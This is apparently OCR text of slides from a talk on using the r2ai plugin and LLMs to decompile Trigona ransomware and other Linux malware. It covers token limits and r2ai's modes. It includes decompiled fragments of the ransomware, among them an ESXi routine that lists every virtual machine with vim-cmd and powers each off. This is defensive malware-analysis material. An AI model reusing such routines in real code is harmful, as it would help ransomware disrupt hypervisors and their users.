
Wrap up Linux/Shellcode_ConnectBack.H!tr




Wrap up Linux/Shellcode_ConnectBack.H!tr



Wrap up Linux/Shellcode_ConnectBack.H!tr







Linux/Trigona

background info, direct/auto mode, rate limiting...

Linux/Trigona (aka Filecoder)

- Ransomware
- Double extortion: encrypted file + data exfiltration. TOR-based payment portal.
- Implemented in *Delphi*!






Trigona down...not quite!

- Trigona's attribution: uncertain. Probably same group as CryLock ransomware which is operated by Russian-speaking actors.
- Ukrainian Cyber Alliance wiped out 10 servers + defaced Trigona leak site
- Few info on Linux version + still samples in 2025

Sample SHA256:
c08a752138a6f0b332dfec981f20ec414ad367b7384389e0c59466b8e10655ec

Image credit (left) https://www.sentinelone.com/anthology/trigona/




Reversing with r2ai: it's not always that easy

We ask r2ai to decompile the `main()` of Linux/Trigona
The output is truncated.
We have no other message.

```
[0x004130a0]> r2ai -e api=anthropic
[0x004130a0]> r2ai -e model=claude-3-7-sonnet-20250219
[0x004130a0]> r2ai -d
                    sym.fpc_get_output();
                    sym.fpc_
// truncated!
```

The r2ai direct mode: r2ai -d



- A single request/response pair.
- Context won't grow. Each new request wipes the previous context.
- Problems occur with long functions e.g. `main()`

Solving an Output Token Limit

Model	Nb of Requests	Input tokens	Output tokens
Claude Sonnet 3.7	1,000 / min	40,000 / min	16,000 / min

Table: Lower tier limits for August 2025

- R2ai sets it to a default value, for all models
- We need to adjust it **manually**

```
[0x004130a0]> r2ai -e max_tokens=16000
[0x004130a0]> r2ai -d
// It works, we get it all :)
```

Part of the main, generated by AI

```
char version_str[256];
sprintf(version_str, "Version: %d.%d.%ld",
        *(uint8_t*)0x6e94b8,  // Major version
        *(uint8_t*)0x6e94b9,  // Minor version
        *(uint32_t*)0x6e94bc); // Build number
write_line_to_log(version_str);

// Optional 2-second delay based on flags
write_line_to_log("2 sec delay");
if (*(uint8_t*)0x6e95a8 != 0 || *(uint8_t*)0x6e95a9 != 0) {
    sleep(2000);
}

// Load configuration
write_line_to_log("Load config...");
if (!load_config()) {
    write_line_to_log("Can't load config. Terminated.");
    goto cleanup_and_exit;
}
```

New VM features... request too large

While using Groq with gpt-oss-20b:

```
[0x004124f0]> r2ai -d
ERROR: OpenAI API error 413
ERROR: OpenAI API error response: {"error":{"message":"Request too
↪  large for model `openai/gpt-oss-20b` in organization `org_xxx`
↪  service tier `on_demand` on tokens per minute (TPM):
↪  Limit 8000, Requested 9586, please reduce your message size and
↪  try again. Need more tokens? Upgrade to Dev Tier today at
↪  https://console.groq.com/settings/billing","type":"tokens","code":"rate_lir
```

- It's an **input** token issue
- max_tokens is for *output* token, it won't work

Solution: shorten the context, or raise the limit!

- `pd 20 @ main` or `pdc` instead of `pdf`
- `afl~main` instead of `afl`
- If you have access to the model: increase **context length**.
- or select another model, a higher tier etc

Generated by Claude Sonnet 3.5


```
int stopVM() {
      ...
      // Execute command to get VM list
    command = "vim-cmd vmsvc/getallvms";
    int ret = shellExecute(command, &output, true);
    if(ret == -1) {
        printf("Can't execute shell. Process terminated...\n");
        return false;
    }

    if(!output) {
        printf("Log file empty. Process terminated...\n");
        return false;
    }

    // Parse VMID from output
    char *vmid_pos = strstr(output, "Vmid");
    if(!vmid_pos) {
        printf("Invalid VM log format\n");
        printf("%s\n", output);
        return false;
    }
```

Generated Code (continued)

```
// Execute power off command
char poweroff_cmd[256];
snprintf(poweroff_cmd, sizeof(poweroff_cmd), "vim-cmd vmsvc/power.off
↪  %s", vmid);
ret = shellExecute(poweroff_cmd, &command, true);

if(ret == -1) {
    printf("Can't execute shell. Can't power off VM\n");
    return false;
}
```

- ESXi are bare-metal hypervisors
- `vim-` is for Virtual Infrastructure Manager
- Malware: List all VMs, and kill them


Demo: r2ai auto mode to understand /fast option



scan me if you dare or go to the URL

- `r2ai -x`. Direct mode. Prompt tuned for explanations.
- `r2ai -a`. Auto mode. Append your own question.
- https://asciinema.org/a/pBPEaJhp6cunWSKFpBUDTgPt4

The r2ai Auto Mode: r2ai -a




```
what is /fast used for?
    r2cmd:  iz~fast
    0x006ae790 /fast
    r2cmd:  axt 0x006ae790
    sym.INOPTIONSLIST_
    main
```

context length
view: `r2ai -L`
wipe: `r2ai -R`


- AI can run (under supervision) **r2 commands** and **Javascript**.
- Context grows with each tool the AI requests.

The icing on the cake: have AI generate infographics

1. Put pieces together
2. Ask Dall-E to generate infographics (Dall-E)

   Yes, it would have been nicer with Pico le Croco.
3. Fix the text... there are errors everywhere... ☹


More? Read the full analysis 🔗



Final words

There's lots to say, but we probably don't have much time left ☺

Can we do it with Ghidra or IDA Pro?

